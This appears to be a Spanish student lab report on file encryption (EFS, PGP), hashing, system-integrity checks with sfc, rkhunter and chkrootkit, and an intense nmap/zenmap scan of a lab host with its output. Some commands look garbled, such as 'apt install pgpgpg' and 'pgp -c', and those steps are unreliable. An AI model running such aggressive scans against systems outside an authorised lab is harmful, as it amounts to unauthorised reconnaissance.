
1. Propiedades del archivo

2. Clic en **Avanzadas**

3. Desmarcar la casilla de **Cifrar contenido para proteger datos**


Ahora, otra vez en el usuario de "Fary", intentamos acceder al archivo y esta vez sí hya permiso para abrirlo:

En caso de tener acceso al sistema con un arranque desde una distribución modo *live* (Ej. Ubuntu), montando la partición correspondiente (en este caso el punto de montaje *mnt/win*) podremos borrar el archivo, pero no se nos permitirá ni copiarlo ni leer la información contenida. Si hemos comprimido el archivo en .zip desde Windows, sí podremos acceder a su contenido confidencial.




1.5. En Linux (Ubuntu 24.04)

Buscar la opción de **Contraseñas y claves** en el buscador de aplicaciones




Hacer clic en el icono de + y crear una nueva clave




A continuación, elegir el tipo de clave a crear, en este caso **Clave PGP**, válida para el cifrado de correos y archivos.

En la siguiente ventana, se pide un nombre para la nueva clave y la dirección de correo (no es obligatorio). Hacer clic en Crear:



Seguidamente, saldrá la siguiente ventana, para establecer la contraseña para encriptar los archivos que se desee:




Para que salga la opción Cifrar al hacer clic con el botón derecho sobre el archivo/carpeta, se deberán instalar la aplicación **pgpgpg** con el siguiente comando

```
sudo apt install pgpgpg
```


Después de instalar las aplicaciones, sobre el archivo que se desea encriptar, hacer clic con el botón derecho y pinchar en Cifrar

NOTA: Si al hacer clic derecho sobre la carpeta no aparece la opción de cifrar se puede realizar mediante el CLI con el comando `pgp -c NOMBREFICHERO`




Si intentamos acceder desde otra cuenta de usuario al archivo encriptado, nos dará error

Ir a archivos, y luego hacer clic en + Otras ubicaciones:



Buscamos el archivo que hemos encriptado e intentamos acceder a él. Nos dará error:



2. Integridad

2.1. De Ficheros

Investiga y haz un resumen de la definición de HASH y tipos de algoritmos para generar *hashes*.

RedesZone - Comprobar integridad de archivos hash

El *hash* es una función criptográfica que funciona en un solo sentido, es decir, es una función matemática que transforma cualquier bloque de entrada de datos en una nueva serie de caracteres de salida con una longitud fija o variable.

Uno de los propósitos principales de esta función es comprobar si un archivo se ha modificado o no debido a que la huella *hash* de cada archivo es única, el *hash* genera una especie de código que sirve como una identificación del dato dado. Además, con el *hash* de un determinado archivo no se puede recuperar el archivo original.

Para *crackear* este *hash* lo que se hace es probar miles de combinaciones y comparar si son iguales.

Sirven para:

- Comprobar la integridad de un archivo
- Guardar las contraseñas de forma segura

Uno de los algoritmos estandarizados más populares en la actualidad es el SHA (*Secure Hash Algorithm*).

Hay distintos tipos de *hashes* como por ejemplo:

- MD5
- SHA-1, 2, 3
- Blake2

Se supone que los *hashes* son irreversibles. Por lo cual, no se debería de poder determinar cuál fue la entrada original, en cambio, hay varias formas para romper un *hash*;

- Fuerza bruta
- Ataques de diccionario
- Ataques de colisión
- Ataque tabla arco iris

Hay varios programas para generar *hashes* como por ejemplo:

- *MD5 & SHA Checksum utility*
- *Multihasher*
- *Hash generator*

a) Crea un fichero con un determinado contenido, ejecuta el `bash-script.sh` que se proporciona con la práctica, poniendo como argumento el fichero que has creado, guarda los datos que devuelve.

```
#!/bin/bash
```

```
read -p "Introduce el texto que quieras: " i
```

```
echo md5sum
```

```
echo -n "$i" | md5sum > resultado.txt
```

```
echo sha1sum
echo -n "$i" | sha1sum >> resultado.txt

echo sha256sum
echo -n "$i" | sha256sum >> resultado.txt

echo sha512sum
echo -n "$i" | sha512sum >> resultado.txt
```

[Adjunto fichero SH](#)

Paso el parámetro pepe

```
$ cat resultado.txt

■ 926e27eecdbc7a18858b3798ba99bddd
■ 265392dc2782778664cc9d56c8e3cd9956661bb0
■ 7c9e7c1494b2684ab7c19d6aff737e460fa9e98d5a234da1310c97ddf5691834
■ 974f3036f39834082e23f4d70f1feba9d4805b3ee2cedb50b6f1f49f72dd83616 c2155f9ff6e08a1cefbf9e6ba2f4aaa
45233c8c066a65e002924abfa51590c4
```

Ahora paso el parámetro pEpe

```
$ cat resultado.txt

■ 5b7faed2e2cfb15225f3b0e8b0744d3c
■ a627960c8798f8cdd9fcb159d77e65ff5b346c22
■ 892f90df69a8a7b563b290144310e1096fb15cc716bde14d60f8e7d70b115aec
■ 1f63dcd4968e41922f9919232b47b22a4717e65e62fb320dabe4b63686c3ec2a cf7d9f15c6903835981792775e7c9e
3715545b759e2cc075c0f3b81aa250fd0ed
```

se puede apreciar en los dos bloques oscuros de arriba que los *hashes* no son iguales por mucho que lo único que haya cambiado es una letra de minúscula a mayúscula.

2.2. De Sistema

2.2.1. En Windows

Para comprobar que el sistema operativo Windows de nuestra máquina no está corrupto, se usa la herramienta `sfc`.

Desde el `cmd`, escribir `sfc /scannow`. De inmediato comenzará el chequeo del SO, el cuál tardará unos minutos.

```
Administrador: C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>sfc /scannow

Iniciando examen en el sistema. Este proceso tardará algún tiempo.

Iniciando la fase de comprobación del examen del sistema.
Se completó la comprobación de 100%.

Protección de recursos de Windows encontró archivos dañados y los reparó
correctamente. Para obtener más detalles, consulte CBS.Log
windir\Logs\CBS\CBS.log. Por ejemplo, C:\Windows\Logs\CBS\CBS.log.

Los cambios en la reparación de archivos de sistema surtirán efecto en el siguiente reinicio.
```

2.2.2. En Linux

Ejecutar *rootkit hunter* rkhunter y chrootkit en Linux.

Cada herramienta debéis instalarla y ejecutarla `rkhunter --checkall`, obteniendo un listado, ¿qué hacer si el listado indica que hay *rootkits* instalados?

Para instalar las dos herramientas deberemos ejecutar los siguientes comandos: `apt update && apt upgrade` y `apt install NOMBRE`.

```
System checks summary
=====

File properties checks...
  Files checked: 142
  Suspect files: 10

Rootkit checks...
  Rootkits checked : 477
  Possible rootkits: 0

Applications checks...
  All checks skipped

The system checks took: 10 minutes and 48 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

```

root@makaVB:~# chkrootkit -q
WARNING: The following suspicious files and directories were found:
/usr/lib/ruby/vendor_ruby/rubygems/optparse/.document
/usr/lib/ruby/vendor_ruby/rubygems/ssl_certs/.document
/usr/lib/ruby/vendor_ruby/rubygems/tsort/.document
/usr/lib/modules/6.8.0-45-generic/vdso/.build-id
/usr/lib/debug/.build-id

WARNING: Output from ifpromisc:
enp0s3: PACKET SNIFFER(/usr/sbin/NetworkManager[819])

```

Si el listado indica que hay *rootkits* yo creo que lo que se debería hacer es avisar a los responsables de seguridad, en caso de que lo fuésemos nosotros tendríamos que buscar el manual de reacción para saber que hacer en ese tipo de casos.

3. Disponibilidad

Para probar la disponibilidad en Linux y Windows, hacer uso de la herramienta *nmap*.

Instala e investiga sobre la herramienta *nmap*.

- Instalación: `apt install nmap`
- Entorno gráfico: `apt install zenmap`

¿Qué parámetros tiene?

The screenshot shows the Zenmap GUI with the following details:

- Target:** 172.26.37.16
- Profile:** Intense scan
- Command:** `nmap -T4 -A -v 172.26.37.16`
- Hosts:** 172.26.37.16 (OS: Linux)
- Nmap Output:**

```

nmap -T4 -A -v 172.26.37.16

OS: 11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7%06=M5B4ST11)WIN(W1=7C
OS: 70%W2=7C70%W3=7C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D78%0=M5
OS: B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4
OS: (R=Y%DF=Y%T=40%W=0%S=A=Z%F=R%0=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS: F=AR%0=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A=Z%F=R%0=RD=0%Q=)T7(R=N)U1(R=
OS: Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS: T=40%CD=S)

Uptime guess: 20.147 days (since Tue Sep 10 10:13:30 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT ADDRESS
1 0.99 ms 172.26.37.16

NSE: Script Post-scanning.
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.99 seconds
Raw packets sent: 1274 (60.330KB) | Rcvd: 919 (40.426KB)

```

En este caso yo he decidido usar *zenmap* en vez de *nmap* y debido a esto no demuestro el uso mediante *wireshark*.

zenmap tiene muchas opciones para configurar, básicamente todas las que tiene nmap debido a que en la barra de *command* puedes escribir el comando que quieras de nmap con sus correspondientes parámetros.


4. NETCAT (la navaja suiza) entre Linux y Windows

Para estas prácticas partimos de dos máquinas virtuales, dentro de un mismo segmento de red, esto es, dentro de la **red interna** creada anteriormente, incluido el router *software*.

